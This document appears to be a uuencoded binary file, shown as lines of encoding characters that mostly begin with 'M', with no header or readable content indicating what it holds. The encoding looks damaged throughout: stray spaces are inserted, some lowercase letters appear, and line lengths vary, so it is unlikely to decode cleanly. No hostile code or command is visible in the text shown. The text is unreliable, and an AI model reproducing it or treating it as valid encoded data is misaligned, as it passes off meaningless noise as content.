M/5Z#6-3Q;#`N;H?K'2X%6B".I;/)YW+F63'Y7,'^!N''<Q/\$8>I4D<-NRS0`
M!=OX%>?#O>)@MXVR`&>UB4CX;2XCI(1K)H<2#`W>%_.\@.=QW@^CL53:8;F
M<\Z0<MB.D0^V)6B?U!['0WWC`H)=(+>J&.TP%T2PN,9,UQCGM&31W-VF\NI
M]X\$16@G']\$AX[@RXWND2T'8VW(' ,CA>R3(+*(T"W384F1?\93);E;QOF!L*@
M7[+BD!/<EJFROS(+`LUE@IVEING@UQRH^8%_-N?#.>V+ZYM?:Y',5),[
M5OQT>`*YZA`M,CZF711H%RNTB_T_Z)]S8YY7X7GS,9Z7_.,<D<^\$(>6P'2.?`
MVUQT:%.`WD/\`7U,D[<:V_U_`&]L_,C9N.\K8T&AL&(ZH\P4Q==;TL>'Z#]K^
MPICG#?K8^*7G9=MK1^1S_I!RV(Z1C^0SLMWSC)+N<_];Z5ZV^V/PSNEZNVLL
MC@/_=][XCG1_>]-0\J0JOPF^IXK_F!DJ2K2?1P[2[4I1[Z?P_N'/O^ [F.=
M\+SY&,_`<6A[*-`0?'X[I!RV8^1S/+3T':YXI#170I3GR[YXX2A]\>)_8U^8
M];YH@G>:N.P+\$XM3H2_RS2Q>I;[(M["_@1Y]O";+`#D8)M];F0V[8HY9I9J
MQ+Y(93<9;89(.+Y?PRNTP95'/']IS/,6>-Y\C.?C5.@+*-`0?/Q#RF\$[9CZ[
MCUJ?2X:4QWB;#R*AU`!Y;EBMH4]=^59YXU@`G&6QP;Y%\&(2V2_8Q:U^H(V
M(?@I!S#=#>KOJ/^3H'4QY@HH0Y9Z(82U<<Y/^: !-4?@I^P'3P4'?>OI3MD_
M>=:1M9XTI--N8Y1V0`I&)1[G4?V!"85]?_CP8?2B#HPZBYE%!=^9+B%U@\$X5
M71-.397S1^`S8<1<A9XV4P^/8^>SV/"3HN\$7#0H_+1I>1.%169SZWR\+SH5W
MWA:5!1[005;F&37Y7-L1'`A,#`>V`E>P0!^D_0>2X-<QS]O@>?LQGI>2P' I\$
M/F<.*8?M&/G@GBM9UZN@KJ70II[3/6J<,9V==8^%7;' -RJI_.QFP356! =O\&
M1LSQ)ODVX)GFL^EMI<QFNF([O`U,8'Q;F<5FCH3CVTQXA;>%6)QV"AN:1UHT
MCU2SFYZ_VOQSS<;SRT#;?I>C;5I&C_EX-"TF/R\APC+ZK;G[!N0W,Y:TBM
MXHY1*T_V"???,X_QA)HX=K*I\$]KR\$I!/!Z\$D:?'_"1K@S[L8[H`J48?_XZQ[
M4IA'^XW1H`Z?=#M:]>BK1;TP&]4*326LSF7AUB%>:_HEM?^X\%"N<-EHI&+
M8W)HR<\84G+M6/VA90\$X[<+0_)B6E')^4QZ6?;<>BSQ\4\JQZC#XX'.K_#
MY0;ZN\WE`;QBFXTM-&DJUMR&-5<\OQUS[Y@CWC\$VIIXP6BR&8]3S>[";C5.[
M<>`;5G9')EK+M[G01J:]G3^>==\$KAT]YG2DJ\1N<\$TA'AJ3?__4SQGH.`5_4

M[XM_W7[8]:L!_O3"R-_BM,Y\;94.?]P'\1Y6*+M-);H>/=P(K#Q./-I+, [R
M[F&/-85==&Z*N*QNS:1&@N&4\Q., IVSUF!STO (@Z (]T;F>3K 'W8PSV1J9N: ?
M, YDAS\$Y=M\XR/Z!W]-BQS.0]XXPQ9XX=_6MF\)QYJBSSF: *=\PH) KQG0\ 'O
M<4J5\5%, '3UF3#839\#-&'8@7AD#<8Q9XX9@QYQYBBFG4F) X7+F66<Q!<' @
M"] X60&<\XQ<R_AO&+V; 6BS/' C<N\$) S+/R63BXHL9G\AL\$\$\$, RX*!%KH [DQ+8
M=?\HF9Y/8F+2Q4R9=#%Z) K&\$25.ON^^ZD<'; 1UY^5_"V>_YPSUTW7G=K#HN3
MP;=<=] L_1EY\VSTW_N/&NW*8)R;PLK]-O?' Z>P:' P</!V_Z1PU*."#O_WN'M
M-PS-X@_3[[[G1GA7YJ3;[_K'R'M&W3-JY,#4]\@K+[@P^/>_P^6\8Z8X_Y@I
M+CAFB@N/F>*B'';"+Z>XY/8;1N>PDW\QT8UWWW/E)#MNA'3BRM%,N?*T<P#
M0+VGTQ!VDU4/HSZSZ3=GT)U3OR,2H1Z.!,A;R/, ,Y@*0>2(UZCE2R!B\@>CS
M,@?E&ALR)C9\$9D-9F"!D!/8?%O\2&HD: CW)^8/SC)<A,H=?1R@0<CE?Y@)/
M7'!\$*2XXHA07'%&*Z*EN/'HI;CPB%)<>-127!C-Y:*CY'+1X%P28D+T'8O!
M;ADL,Q\3>=]%1WW?1?)]!O! =>\]H_7J&?AVC7_ \$CD)"DHD=48*1]_PJ)JZ:
MQ'B'B0',X"DPDJ<\.N8N'ZRO.Z..VZ\[0;&_X]8S?P"PWW'[OWVZY=I[
MKA\XS\ZC^&\1N9=N.=]UYW"S/OY6YF_OLMMU]W#ST4]9XQX(5'@LP(S(2
MZ)XS(AZ(G<KXS<QTR^VW_8-21'QG1'UCF'+[O?<P[0YD.<Q(EUMN8^H]-P7O
M9J9[;I=,@_I=&2'N"/'+UPY>/!#IM./OQ";!J%3%':=/7>\CYG%7_YJ=\$R"
M6Q,_WAD<"9;R7R(/38X^Y/+1*Y'2?VS;_BEM#\$9!Q3V=Z>/9?Y;3[C\NDM7
ME/L5/!C]%B47+N(.Q7O?A"E7B_LFGW>NUWN+)D;(K*^S^1M:;>R2VD3#-:,
MON.16X0N_J5W^@;7*!TWCW)%0469)*<)D+=7T>Y0Z-BW=%<' [GFJ2S'<F>"?
M^MPY%\![_V(=1R6EH^\$"BO(WQ_C<\$>=#1@&%7V,=%U#\$7VWCY(]?*"X:\Z1
MQ3#0"KQBNTOU*HZ[U1&*ZQ[PF6]5O(KE-B5#L=Z.OQ%U/?<JX@8^0E%O!) \A
M*+R*:<:I(5TPW@S@67('5*\$PS\M0NBYFWVC@OM&,HM)RP0FB>P\;[G1#JPE`-
M0AT8ZG;R7@_G^7\$8:H10-X3VQWGXH03.BQ(AU&'"&T'@(S4)*X.7#.*\!UPRN
M&US>>9R7'H?/6B'5,\$A5F'8<[T^'5">A.I'.(54GDSW(V."!)\$U.-0E(NMP
M"AM8B/9P'H<[B(K,D9V,"Z'&@:M\$Z#:W.X9P#3X=H)[AG'_ '&]3M'3X/PU
M+K#@LS0WK^-\J-3GN?_W_"^_O_^E?]?K;[CN[IMN_[=W'1QC?^LT6>>.63]
M_PSSSS_ZW_W? \1=;_1XUL.U6,?K.X_HU%ENIOO[JZZ:\?CTYU7YYW0^J1
MZ__-P`=PW1'#<4:UF\MYJK'Z^G^MD';<B?KZ_PW'9S*!05T(S.4G>("#WPC.
M"2X!W#!P)X'S@CL#W-G@QH,[#]QOP?G!70KN"G!_'O=7<#>'NQG<7>"F@9L!
M;BZX1>'6@WL2W"IP:!\!M!%</K@7<.^!V@?L(W&Y)/7_N!_' :8E0)G`IX\$X`
M=PZXR_2U!G@%H.K!M<'KA'<^&'ZP7T)[I"EG<N!'@<L!='NY:<'>"FPUN
M";BU^EK^V^#VZ&OX9GWM?HR^/G^UOB8_&]S#X!:#6Z:OQ5>"JP+W++CU^KI\
M+;B7P6W3U^0[]37Y+\\$='/=3\G]M'1['(:Z)XAHOKNOB^F=R#`VEZM>V>/F.
MB(Q">1.16YFZ' , ,U_T=\7)'=N<SN^/E.UQZ^LMU/^ [%B/@Q#:XOXQI]?[R4
M>VC[XQ777!7]7M'O5?U>U>\U_5[3[PWZO4&_-^KW1OW>R<RT]P#M]'3]FJA?
M1]-5H_T)BAZ/L_:)^OUHNLIX58]7]>=5/5[5XS4]7M/C-3U>T^,->KQ!CS?H
M\;B&X]'+/TF_7J)+Z6K?>ZH/V_4GS?JSQOU>),>];+CS?!OBGZ]FLE]!']A
M.,9EO"W#\$ZD/+;1/PJ&'X[Z^BJ4'K<U_'GO7\XDSP"_P[K\RF%'J^\$S\
MB7J\^C/QY^KQVL_\$7ZW'&WXF/E>/-_Y,?+D>;_J9^+J8\DV6' [W\$FCRLJ2
M1=[DF;_VPJ/0VN(<:"U<'TCE2>R.S..!HG%\+169\\8_N?XY/+K^R6C] \$]?D
M;>QXCNM7)T;W!IRDSS8S??U3T6>;3)GFT_69YLS:-9[\/.^F.>YOO[Y2_+
M66]V1#[G#"F'[1CYQ.X-P#^Y-T"%_'!6]8K1?,C>')QOM;#!ZW+X)^?[,O7Y
M/BB3D&425)Z!^;Z3]/F^DV+F^_0P*)><[TNG^;X3<+Z/C<5U'7B/&Q#G^_XK
M_1K95X!_] \3T*^XK\$-%)!<H1;3HNIDV%OJ_'^!_T[828YQ5]7\ \$O/2_[5AR1
MS_@AY;`=(Y_;/[5\$=. [1ZZI_D_INU\ :DRJ-2>V(]CHOIKU4?4Q:_X^-_S_F
M>4T?D[_TO.PW]8A\SAU2#MLQ\HE=!____2I]-'S+>#-'Q9CRBO2Z(:2^#/MZ<
M_T&_713SO%\$?;[_TO.PWPQ'Y7#BD'+9CY',\<!A<PV&TAL/^/)./AIA^Q&\9
M/"KVI"9[\G]3I"<O-Q_1@K\9:, \$K3' I/)K&3_NV>G!CSO%GOR5]ZGGH22C0T
MG]\. *8?M/G/FL/FI]+AY2'N,Q\N'G\O/PC5?\P<R>.^ .LS%,9]_#SSN*7LS@%
M]T/\$L;.81:D^&8Z'&CC'IZ/AY:UB.KA^ (8L&'N@GP/IG/(AI\$D')W"OC\$QQ
M2A_M!AI2QM\ -J:OK&&4<D/81R7X%Y'HZ1RN2#S^EAAVQ#P)3H?YF(J*6]+T9
MXH]&ZP.4?00]\$9'PH7LB!L(O^IGPP7LB_J>,I5B>>%N4)^)"@OMI['>T9]G
MQG^AB[Z?8MA_P_U'?'.\5=]/\40/2VYH.2*?LX:4PW:,?!S,%%/7,N0;)WHT
M?GD<3V=G`5=<:>%5?/)@ \$3? !X:^+WO@?7?A^^+I?;_ZA7*?,J374Y6T:, ^F
M*FYZJWC@;K2AO9T!^<5SVE'AVBG<_!XB+O#Q6E<8&\ /S7M,-.\K[H;RJ1KE
MGZW^7/YQ/(O'B0L/_PU:[GA5Y@/:@)9"^5S);&JJYJ0\DC3<GR3#, '\5KY#'
M!6SHL\?/*O*]OG99X]7-'C.3CL,T!KD)P,ONNZ*NZULH<I%]063P0? \1?%<
M, &;TF"-J.S:FMD!%JN\$8M3V>R];CU'H<[A48!1K=HSQQL#8A?CIS..XS0.XW
M7)PU_'>' ^16_@8(-'W/6&=\QE;]#9@F%ZJJP#T?6\$(+HYUC7PXM77I,/WN.
MT<] \$=Z[](=QQ)X6</H;BX8U"<9]0)0'4GG.=A)W.<B[^\$, \WC/N%\N! =T#Q67
ML<DR5N6/_Z60L_5?17_4W@<C]%5)W'R2\3Y)_ ,UT[WD> \!N8C^/^_]EF8
M?>??(G=:1'9<&"_O2-XUXTW_&_?=%%,NBZ'F2;=>-]UMUS[MZCO^JCOAJCO
MQJCO[U' ?/W+^R[LVCHL)N^+>V^X)WGKC1;G7WWC' /<' ;_O?LJ?C_]3FAO\C
M^QK^*[L9_M?V,/Q7=B[\]^Q7.-8NA9_?B!#9A."^_MZ[[KKQMGNN!. *Z)'C+
M+<&[A^XS..HF@('E?R8\$<% '0)' /SU'8+QX5=J^"]-LXK[1@G(\$Z%N#('QK4Y
M#+S9Q7F7"^-47#: &N#8WQA5 [+ #P_GO/2>(PS0)P-X@H3,*XQP<&;DCCO2((X
M@PGB7!#7FHQQ12D>7I/&>1.X+G" 'P!6G<UZ5COE8 (&TRI%V1@6G;,U)YXW#.
MBTY!;G8<A.>?BN%UI]IB=.+(-);6@WPOLEZCL(\$UF\@Z, : [; :&Q@ [2:R3GR#
MODZ, \N/"F'5BG,O'=6+, ']=U(FO#-*^KKPTWI[#_]_=_\=]_O/Y[AY[\/_@&

M_%C??Y\YYHCUWS-&_ ;_UW^60\CZ [Y^7/#/ARW) /]F+3J/UW>D]8Z+KEP21/
M^I4UQZ4=N? [[X' & ,7<MD.* []]7#Y#>:50GXSVR7D.N ()BN0K3:I<- [T%&,HU
M<+T.W#_ 'W:Y_ (_T'N-G@' @:W"%P)N.7@5H);#>X9<.O\:/:]_OUVGK\&^#JX%
MW' OZ-]6 [P7T% [AMPJ"1' UF/Q^H3P) T"+@O<A> 'F@ [M#7Y==JJ_+-H) K!X<J
M=!JX7X/ [([@]]778-> !>U==7?P27 'KSM+' "_!W<CN+O 'Y8%; "&X%N.?!O0SN
M;7! [P!T '9X8&&P9N-+@+P/T1W#_ '/0#N87!/@=L (;CNX#G#?I, J) -C9P+G#Q
MX) + '#1LFOW\] \$=ROP (T\$=\8P^<WK.' "_!3<)W!_ '70WNEF%2M\YD<OT5UUW_
M5]>"<>T0;8, QX, YD<LT1UVAQ;1;7AQ-CZ"NR3HS?QP/91+^13=/) &) ZN^<F
M#GS+?6ZBS#>2UZ6Z'] -?IOM_%, _-\9_>:.) <JT: [Z, ^) . ' >DT#HNSB5=J5] Q
MG=*FW] OUJT. _ . F.NF, ZEW [O8P+?C5^I7O/?H] Q [] /DZ_C] /OX_7 [> /V>Z] \]
M<R@9KI\J^GJKHJ^WJN!#F:KIZ0P@J>4Z;N0 [<\$U?KQ:4SJR'F_7\!S!#S%Q; [
M/;A%OZIZ_0UTM; *! [[\CWWM' ON^ . ?*\MKZK>' @:] ' 61^+CW<I8> [] ?1N/=RM
MAWOT< (\> [M' #X_1PW<O [] 5H>&S [X?5/U' XR?;R>+EY/EQ"MO] 0Y (KI/9) VV
M0-^?%ME?KPV) +XGYSMQ] E/CG8 [XS/UI\+<3?-TS2T=' B&R' NP6&2OHX6W_K_
M8^] *8. .XSO, ,=8] 7%"7JI 'X_ [9+2;KU>D30/F9844SQLVM1A' I9DBETO=V?)
M, ??R [I (B%1EN7"-6V@ (U91>0X1Y. :Z0JX@ 'J:KA''=A&X*1.TS9"V@1N (Z-J
MJ] 8V; "- (AM!TMK] _S=09M^<RQ492HIVA) _ :><?_ [O_ _/_ [YH>X) S:J\ \TN
M_B*' , [+_Y3%KW2 (] VQ2 [U<YQ' M9?+5#_ \$X60] HA_B\$60\8A/L/BK>_J^*N2
M:ART] W\<PS1!Q.8:8<' C*>*A^AN [O (L\$@=E9M;R3+%RS^XBZ4?#UR^! ^"6Z
MG70I9P. _17B4K&!ZC*5, _ [* , Z5\6Z, BQ0OYV+G\%M1:XYs?BZPM\ [C;5PU.\$
MCQ=Z. (, ; @:GMJJYF (>K@&'9&+:. " \B_H:I;JO/MT70T+@W) 474T%U=4L! IEN
MU=4 (W*7IW9W&9J ["49.GM3/-C? \$6:DE#>^P22 [_NYOIU, ; 7' /DK6EC" ^> [C\
M2Z@] UCU_P:YGY+/+5'] / \$3 [8G]=B7' FYB7NQTSPPK [%KL\ ; <UH! \$U\ 'MEG9W
M<.V6V!K85\$+_ =W+Y;V%KP"U_P9ICY+/75'] / \$3 [7:@T4ZW?SW/?H<W^YI<U=
M7) L] ; . [?6D+?W\ /E7\ [FOEM^M>\] %C [=IGIXBO#Q 'B=-AWZ] C, %B; @P^\$] 0S
M'8OT, P^5^IF ' %9; 6WUM?5\E&P5? " : /OR^5?P4; !+;] Z) J#2PJ? ' 5'] /43 [_
M: =N>^TWU65*\$CWFH%+HZU) !SP34L3, !2X3SWLL2/0GPR [X' T!L>?E-) W' HA
M>Y%SS&0W.POP' WA2P'] % . Q\$' U (5G':QMO, _4QJHB=>.EK*#;] NEOEV\A6&WS
MEZ45UY&\ \$+DP_JR! -5P] : \# +EY0N7] ! &7T5M] "LM_ =S"K>@J:J- _E/A+F--W
M<?E74AN] >WY5LECYM) KJX2G"Y] K (\$XGKW^>@G.JE0; %ZB5^H7MSYN>F, P#-5
M>\$8' _FIG! (SMO; /0WE-5] (Q' :?U>H^>OJ5A) \VYW7K<9 [83' (G9"P-A'-0LV
MZOV '5FCD5B^@% =K<-PO0"HTMJSKRM+5. .TUMJB [2) K1" ; Q!\ [>N%; 2+42 [= "
MPWT%O:=6: (S) 5T&S0J.U?9U0L+:#-' JV2K>VG^TX'G?4TGZ9RJ, /O+ 'N, O0;
M/5Y1E1"B8&Y] L] YZY (7G (; #>' 8X] 8, Z_CNN] %330SAGGW<#E74CSMCCF) 8JK
M (-\6?*) B\$ _T/; M2. _ \ 'O_# \ @WHNX9//S66T<>U; 24] 'N+?/*ZI]) G)] 1K^ ^
M0"K9^W. IYP"<W] ' 42U03BP7U>P5&N [HF [T"V7?/O&-@8TZ_:DKZV5 [. ' 1#*9
M' >W10#*IY*?1\$JZ%IW, [] DZD8@EY] E; S. ; "+.WU! '+'] SH%>^QBE1Q"5NQ"4N
MZA (7<XF37>+B+G+C+G%G&*2] PC+G' C+G&) N\IG\$& [0, PCTC\$/L7, &ZL<.
MM#, %Q] . I#EC6>=G^=\$E3LYWI&&1I_ (/ *O (Q_F, #, 9"6C^/?! ?3OPL?Q' 5CZ
MTN\L_ , ASB_CD<J\$ "MD=XVEX. (6>64\O^<G' 9MU: (R\Y2NSI" S-^B)] X62*OP
M/ ' #] O5"JAM] 7Z.] % \$ @ + . O [H2GZ475X@5: ^#NI96B] %RUN.SD:@Q="J' K, 72U
MN. S%M>*RY] 9AJ%2A@M#/K! . ETQO\$95^MP5' /A" (0_<4:4?JC3>*RIS<+%8N%
M2@C=BAPVB] +9K:+T] E:H (VP [YX' >] V*^*DBQ' <] 2^\$3IHUJQXB%M/\6A) P.
M"K:8=LVNB' N) 9ENDWTX55/LB [D6:C1%W) , W.B' N09FN\$78?:N=#>B<5-#L3
MGE5' _FB#Q&? (U_4VV-BS' N2P [2?V"3<%%?I^ . ^2H- _T*H; _KK_# \OWWIJ:F
MLOU_ /B [-_M] 1_Y7_ ^] [V; [] V\57ORR^<>?>O1_8^=>K#?WSBO?4V^&_\ =BG:
M%\$7\] R6&_VYB^ .] S%: HMF3#\] ^&%*M9W) RS8U] EWUO\ . Z' = ' /P+Z" =!_ 'WT,
M] #. @3U<; <>*W' %6N4; _) O@X (L>2U0+<QO' @KPXKW, (SX (- ' (4!Q (8?CPW^6P
MX<\#_0G#B/\%T%\!O0; T' : '? , ' SX?P'] <HV*!T<L>#O0 (% '&Z\$F@D^R\PM?8
MV810, 3SX!88' Y [_MW@#4!70 (* 'GT. - 'SO'\ .) # = 'WV/?=?\YT"+V+?<=# 'N^
MCYU! &'9Z&"@&- \HTSC#B>: !C0 (\#G0) Z' NAK0% '\ ^B; 0JW. ' _4; ; . V_?M\ - ^
MGYX!] OLTA_U^D<- \GUFMEJ%AOS4<^%D. \$XYIT*: /] L5S) NPWVH! Y [#?> \] AO
MO. >QWWC/8 [_QGL=^J [; N9=26 [H;] /B2X8 [\ / "> [8 [T. " . _; [D' 'UV&\UGQOF
M&^/M, - \ / "07L-YX5P+, (=ICOPX (1\STHJ%; <HX**^7Y0<, 9\O\DFCQ/F^P*+
M=) \ _X+% . V&^5Q? ! ? - <7P7P?+H+YSCMBOK<) Q<ZL; W7\$EQ (7S+=/U) K5. F" ^
M: YFFIHYI:K88D#D^W0ZiY3=CONWR6S' ?*I\V4ST\1?A4"JK. 5I, +J, >UHL#L
M< \>WFG' /JH; K. 5T@ [5, 4U7+X0Y86%4=TXYLKI! [PQQ!S, ?0RN^FQ3! =_MT
MN [36?V9\] TS&\0M<?C. ^VVD<*RQ\] ICJX2G"IS1\] _4] =F [KSXKO] NFV: *V_
MS/CNF8S; 7BZ_&=_M/&X++7SN-M7#4X3/S' ' ! - \Z83906FSV^VZ?; P+7^, N. [
M9S) N75Q^, [[; >=P66_ATFNKA*+GZO' =U_<XVN& [21%\MT^W9->: \-UK&=9X
M) B-Y' Y=?PW> [Y; ?BNWVZ99ZOAZ<H' S. ^VZ?; A/GZ+"G"QXSOOIW9<M< [X+O-
M"&YJ1 [JHXJWWX'S: :L9_WPFA_H^- . &^?; D?GVUQ5I* [6' 9Y:D=\6=#MO&_XQ
MV7D_A-_O' 7WP: \9WVWAKQHKC) HXX; G6\FCAIH^&X: TJ0>G=R^34<MUM^*XY;
MY=-LJH>G" ! \CCONT"<>] 4S3CN' G<; @&SJUH:FQI_] KF&] H4D??Y/G%' 6/D%#
M6=>: 4-8U#'=L' NLMMBAKGXZRKN50UC4, 95W+D-) U# "F] Q8"R] NDH:RWO0IIW
MNV/>F: *L"U9&8WMW<NW5<-9N [9T!SAI&1; 5<-U7] RE+>%KT\%3E=PY#3=F79
M (: =) ^OF' 6A-RNH8AI^WF% (^<QC=<' CE- [W7D]) "@V:P#PO] \9BZWU53NZB+E
M&K\1H/; '9JX' 5A; I@8!P%"7CK/' ; U [=LL] J9B5#&; Y?QVV7; Z0UD.W7"; \ \S
M; OL<Q6U?D2K\$2QY1/&G' ; ?\OM: *>JUPLGJT2Q; <, N.US%+=] 9:4D7JH6Q5] 4
M\ [CMC09CW) DUE>+ZT3Q3<1M+]) PVZ] 0W/; E] :O\$TYM%\66@MX'N' %W9K&&V

MUT&Z] [= @NI=NW2 ``O544SV]' "; 81<>9^BC.WQ6QK]A4-LWV)PVPW<9CM<\P. MJME;- ,SV868'19S=3@ZS?9IAMI' _ZQOFF^IEF>WSR3)F^Z:Y2K7_ENCZFU.[% M[+^MC6; [;V-C:]G^R^790_=?N:'W_G3^[_#'^'?CK\X+I3SV_^Z8_O^>.> M]>^>WVBU_]9O9#HX0<7\X;D,?,L_P^R_*(?P6?4DL_).@2R:@@?#PR"^^JH% M81!H""@*I^^E@:!!O@3T9:#?'SH%] (= 'S! ?X7&]' 6@;P"] 'G0.Z'V@ [P]] M'^B?.9_A%X^^\H8Z#+09]6JG_`-0)N8?_`ZH'#0W4"#S!_X8ZM5^?@RT-^O M5K\WO9C9FO<"18&>'OI]H*!>7F*V8_0+?A[HWX\$N'7T*M'#;NP9H.] "=0!U` MAX`4H,>!O@+T`M`W@=Y8J_H%?Y?AUQ>M\$X05#+/>#-3+OB,^P6S'3P']?'N> M^\$M`KS'\FM`KP-]&^B[0-\`^B@?P+]&]" [0! ?9=\?1?_BO@):'W)>'5B*> M':B6V9[17_ANH&Z@`T"'@8:'?AMHC/D+/\`A9\\$/>F:]ZC,<;<_X#C!;W]]H M4T0]=I@`Q+L?7'\`7Q_!SG?WTV<[^]=U2I?S?>WAN7>Q?D\$[ZQ6?8[C9.]E MOK]QU<^' [^^\4/'!CKZ_CPE&W]]QP>C[>UA0?7?\\$^Q]?N"O]>O6;#W_2T+ M]KZ_9:\$4W]]J>CN?WQA>S.'WL^Q`@9//[[D\4X^O]]@4X^OW_\$XIU\?G_(MXLT^O_09_LY+#8?K_D\$] [%X36?WTOJ;P^>W9N/]V_6:C=?B[5373>'W-.;; MO_>/U]^<_KW1!X395O3S>>Q_ ;1TLO,G\>]?8^)2^]1KX]ZXO^<6>FW&XH%K MX-]] [9'\>V^8I7]OM_RE^/=VYS-S_]YN?^X_]YNM;79\9BM<Z;^O;^QP6KK M/+O!WM;YZ@9[6^=K&^QMG6_.XWS79#Y^] ^KJ_7AOFJ4?; [?\I?CQ=N-3\./] M'K3UE#A[/]Z;9NG'>],<^O%VXU6:'V^W5AG]>/]\$,/KQUNY5/]X7!-Z/]SK. MCW>EP8\WY\[/ ,NW[#Z[&A[?K6,S0A_>F6?CP=NO_XCZ\5=_:GUAJ:?.%VZVE MQ;UX7ZV-\NYKX+O[@;+O[AO6=_<F%SRK:^Q>U]@.U]A.U]BNNX1;G6-5']U> MQP1E_]QE_]SVEM.R7^Z9^N5^>#EZY3X:INZ@']:]<A]U\\IM3NWF=EQK=\$K MMUSPRETD!^5>YIZY1Y707*G';QR/\R<M^G>N4^:O#*[52<@T/N\8)# [K3% M(7=FS?W*<VWM4.11DT/N2.6>*C+5(<P]0C=]BSN^+AS=;R-4<CZ(G[BQZ MXLZA)^X\$>N).HB?N%'KB'D%/W%'TQ!U#3]QCZ(E;04<CU08/'&_(RT3W:(MXD<>WA/WQ>4>\9T5\$+J"]\1]L6J%>'Z5*%Y:Q7OB?J=ZE7AAC2A>7@.ABS1/ MW)?6KA&"SAVE^N].PMGK"?'!KMC'-5C_%;/5H-SG,V>J#S'\W\N]C?K@Q#>J4 M<-;L]U9<SNWT]TSV7<MG;?^?TIDY7"CV6EN;'>R_]##+:?QN:[VAH%DCSG-7` MY;K)[;\NXT__AO/R5#Z4F9Y-&]>[V?Y@:#2TF^W]]?7-KV?X_`Y=OZXZ]7';' MB)+:(<F268Z/Y9.29*/#,'V3.) *0B;P?R:2S9-TG'3AE)! \\$-V1SDQGE=&Q M//%W!. "QJ*\$Q2-I3F'F:=-*N(KO4+B.1/,&'WU'\NP<RMB<2A&;,D:R<D[.3 M<BQ\$.5+>6%@*LDEX[GCT6R<AN93D^0:"0%J6-*#IX]1B;R4*<\@9F[(YTE MR71,B4]#?@B:2,&[\F/R2009Y,YK#>W+_-D/3*.2B,W".GY&PD00["DX\2 M];U*5\$[E9!*!F)(;DR.D1'DAOFZL2+]K"*D.PWL(WCH,4AD!>*S9%+.YN'> M'J-928Q?D*2SP,,/+8?:9TF:GI4,0)6G22*2+^0TM;S0P!A14I3C6#H#K1D# M3M"^8PITWHA,)G)R?"(1A*R0EASJ&;CWP.'`:=]_A]QJ[^MKWS]PY"Y("X,! ML?*"DK']2DIF\$`HRA,=E(*C^--08&^[KZ.NZ%'U[>WI[!HY`Q4EWS\#^KOY^ MTGV@C[23@^U]'ST=@[WM?>J3@8-!`_U=(4+Z9:R4#/F+)]VV<#A)T8\$S.1Y1\$ M3FWS\$1C5'%0P\$2-CD4D91C<J*S`72(1\$86K->.B`500?*&E[U9Z\$^O7\$22J= M#Y(<U'/76#Z?:=NQX]BQ8Z'1U\$0(7\82:N;<CCTA28*.2</T'HODQA+*B"3% ML^DDD=4Q4:/D;#:=#6+/I>"1-^@M&9D81>[Y,/LYJOW4N-' \DA23X[B(8,C# M*\$PG(XD).9R4\V-^,DD"IS^TB<"EQN-D#[W>A1A:"5U;.3V13!*2RQ-U.2A(] MC\$4ZQN3H>)]\$<@#D,\N%A87#J'0(A_TY.1&'*C8`*<D`QQ<C0CEX=X%(4R"TM>#<F-P:/3,3C-'4H1Q_)C;#R*I_`%</JUYOYC:8B4&L9(O>G4[(>J]<6NTU/ M1:O,UQ3ZQ<Q'9<2EH5T347*RWYM.I[!T!0X0Q=YA5-4C"V!S68JT! ?G-9`<D\ M%,8\$DG-+M)NL!9I[.S'R:E-/"N-@2\$CSA_77)C`L%2B.+=\$\$TFZ4L(CD9P2 M]9.D.I7U5<,X`.N`2V19>CPKN`_2I,E&G1U=]1"A")9)3\=*OS4I,#AA(= M!_8=[\`/92'-@5Z,(B*:3=C*^<N\$^O*+[^61\$';Q4--;'A@BRP!W6,Z0U,J3W M40`K9!?.^+`6(SNUAWTSX%Q87C;LN4A6!K)LG(O*^EAM_5A'<AO6NC%`=I!& MD!*&L8&N-0S.(T\$R%2144N#<QRK`PGEF'\JIS`VH&0.ZS`N3^).1)(CL0CQ MCP<G`VW\$/QD<#["IKL0+DMG/3S_<E!3<8X^;5IZ:U'LT3^IRI"[N]75^9:A^ MF+9/2<736*8RU#',)1"MB.-#;0W#D`B`R1Y6<\M,'QJ6^\$&D>319[B[#X7%" M3E@E.)7%T"]RHK"L4R,HAZVMA`U_5;/7!TE"3OFY[(&'J?FZ@*+10\HP"BO M_# ,F8V7=MILT&,)AUS.+ ,KQ&LG)D7`*H/U]>:J1MV)1L+-+8W*)M(`:Y0H?# M0:YXZV(P@#!ZQ&]N<A#29++&7M"S^V:2W^L-%&I")0!;!6S`XC;[K=8,]I3! M`OR0UK!T0F/R5\$P9E7-Y?\#(02L#>,23EKV`L7.3LFH2P]J3\$W(21#:_0\$ MS#:3B%5%*YV&*%C5.=M-67![%&V,<26CS=I`H1H^X)1,PU/>L3%8N+E,) "H3 M5G:..WQMEUL<A)4<308_`]!O(3ECV1U8QB)%X!CA6&I,'4YD7S\@"NR,P>R6I MNZ=WH*NO/SS0=7@`.ON+\$IO8('W5J'!7;]>^KOT#X7U=`=2!FW.'1JT9N^X MMZOC_O[! ?7K^-I=]SR9_?T^AJ[%XXSYGE_5`WX`A;YN#&';*^V![[V"7GK<^ MU&*7/J>Z>@P>[.OGN*4P6D]_V+:=*M3QM]@_-0>DQ;?H=S*:GIMWE)JXIRT)D M#[/J(P>W@+2ARUG6D/;XJ^4.@?A(X.3T'DUY@R';.>E!DA.)O\$)R*:5UV=X M&_&O"U@OBS5N8K^IC1; ;P7%R0US")D8=_^UWD1)"<N/W\$T=")HU\XT; ;= MVBRAIA497J04J?3W_Z+ZGZF=+;-4_Q35_S37-YCT?ZW-#?5E_<]\7&7]3UG_ M4];_W%#Z'YXG/&\97I[B/-,X?;1,C<"V"/-J(HJ3\$%Z:R"YB4PY)]+ (^#1F5 M3=T3J:CSAANWUS7A[ADO1=/D]1J#2U<Q67=4M2;L-<[0&\:=M%`/ >+E1:/ID M"AY>4]" [A8W>MGZ%MV:C`H9R"QB?-F:O]+(TOZ!*<4YV`ZG`YJ=]E@&]'15C M<5>]&]" [90IJ2U6)SKV&:*P536;]DF#!N^J6>@L1SEMZ*17!K@@\Z!ZMDG+RZ M5'2;P%HB76D`D]&]%O;*KKB6KZ#N*FB!..&ENKHM)_# ,NQ7<!]7V*ZS:_8A+@ MYEW5H1=TY9%+V8%2U#J3LK(,A5)RC>71DJ;1YQ62E/;'-[94M;:S(W6QOXA

M<P[U-S!6/9WM+B(IHV1D1V&00[F\$*>A\?71"B8Z']3A_8(;J'7L1D;,5",8D
M0Y!O^"I4+M?5Y:+_T09CMNJ?8OH?F_-?K4T-Y>)_S,M51/\WFIJ#8X"EG_]K
M:6YM*9__FX^K^/COBXS+J'\>\^C**K?_&ECO,Y_\:[RB?_YN7JZ-3W>!VLXTN
